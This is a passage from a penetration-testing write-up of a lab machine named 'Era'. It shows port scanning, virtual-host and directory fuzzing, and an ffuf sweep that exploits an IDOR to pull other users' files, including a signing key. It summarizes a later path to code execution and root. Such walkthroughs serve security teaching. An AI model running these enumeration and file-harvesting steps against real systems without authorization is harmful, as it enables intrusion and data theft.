Era
Era's file-hosting app is held together by a handful of small logic mistakes rather than one big vulnerability. An IDOR leaks a backup and a signing key I don't understand the purpose of yet. A second bug lets me overwrite any account's recovery answers, including admin's. Admin access unlocks a preview feature that turns out to accept arbitrary PHP stream wrappers, which becomes RCE. And root's own cron job — meant to stop tampering — ends up trusting a signature I can forge, because the key for it was sitting in that first IDOR the whole time.
Recon
❯ sudo nmap -p- -n -sCV -T4 -Pn -vvv --min-rate=3000 10.129.237.233 --stats-every=25s -oN nmap.txt

# Nmap 7.99 scan initiated Sun Jul 19 09:59:27 2026 as: /usr/lib/nmap/nmap -p- -n -sCV -T4 -Pn -vvv --min-rate=3000 --stats-every=25s -oN nmap.txt 10.129.237.233
Increasing send delay for 10.129.237.233 from 0 to 5 due to 461 out of 1151 dropped probes since last increase.
Warning: 10.129.237.233 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.129.237.233
Host is up, received user-set (0.32s latency).
Scanned at 2026-07-19 09:59:27 EDT for 50s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.5
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://era.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul 19 10:00:17 2026 -- 1 IP address (1 host up) scanned in 49.64 seconds
nmap found:
- FTP
21— vsftpd 3.0.5 - HTTP
80— nginx 1.18.0 (Ubuntu)

vsftpd 3.0.5 doesn't have a well-known unauthenticated exploit, so it's a secondary target until I have credentials. Quick anonymous login check, just to rule it out:
ftp anonymous@10.129.237.233
Connected to 10.129.237.233.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
No anonymous access. Moving on to HTTP.
There's More Than One Site Here
HTTP doesn't serve content on the raw IP — it 302s to http://era.htb/. That's nginx doing name-based virtual hosting, which means the box likely serves more than one site depending on hostname.
ffuf -u http://10.129.237.233/ -H "Host: FUZZ.era.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -ac

Finds file, giving a second vhost: file.era.htb. Adding both to /etc/hosts:
echo "10.129.237.233 era.htb file.era.htb" | sudo tee -a /etc/hosts
era.htb — a Dead End on Its Own

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 27 Jul 2025 21:05:29 GMT
Content-Type: text/html
Last-Modified: Thu, 12 Dec 2024 17:32:36 GMT
Connection: keep-alive
ETag: W/"675b1e34-4c25"
Content-Length: 19493
Last-Modified plus a static ETag point to a static HTML site rather than anything server-rendered. It's a marketing page for a design company — an About section, a Team list with a handful of employee names, and a Contact form that doesn't even fire an HTTP request on submit. Keeping the employee names in case a username list is needed later, but nothing here looks like an entry point.
feroxbuster -u http://era.htb/ --dont-extract-links -x html

Only the standard static asset folders — css, js, img, fonts. Nothing hidden. This vhost is a dead end on its own; moving to file.era.htb.
file.era.htb — an Actual Application

This one's a real application — a small file-hosting tool. The nav offers:
- Manage Files
- Upload Files
- Update Security Questions
- Sign In
All four redirect to login.php unauthenticated.

There's also a second auth path: "Log in Using Security Questions," which asks for a username plus answers to three personal questions instead of a password. Alternate auth flows like this are often where corners get cut, so I'll keep it in mind.
feroxbuster -u http://file.era.htb --dont-extract-links -x php

Nothing in the UI links to it, but register.php exists and responds. No visible register button anywhere on the site — that's usually intentional gatekeeping, but the endpoint is still live and reachable.
Getting a Foothold in the Application
Registering and Uploading
I registered a throwaway account and logged in, landing on a dashboard with the three functions from the nav.

Uploading a file returns a download link built around a small numeric ID:
http://file.era.htb/download.php?id=3280

That numeric, sequential-looking ID is a classic IDOR shape — nothing in the request ties it to my session, so there's a good chance I can walk the ID space and pull other users' uploads.
Walking the ID Space
First, the baseline size of a "not found" response, so I can filter it out of the fuzz results:
curl -s -H 'Cookie: PHPSESSID=<my session>' 'http://file.era.htb/download.php?id=999999&dl=true' | wc -c
Then the sweep:
seq 1 5000 > ids.txt
ffuf -u 'http://file.era.htb/download.php?id=FUZZ&dl=true' -H 'Cookie: PHPSESSID=<my session>' -w ids.txt -fs <baseline size>

Two IDs turn up that aren't mine:
54— a zipped site backup,site-backup-30-08-24.zip150— a small zip,signing.zip, containingkey.pemandx509.genkey
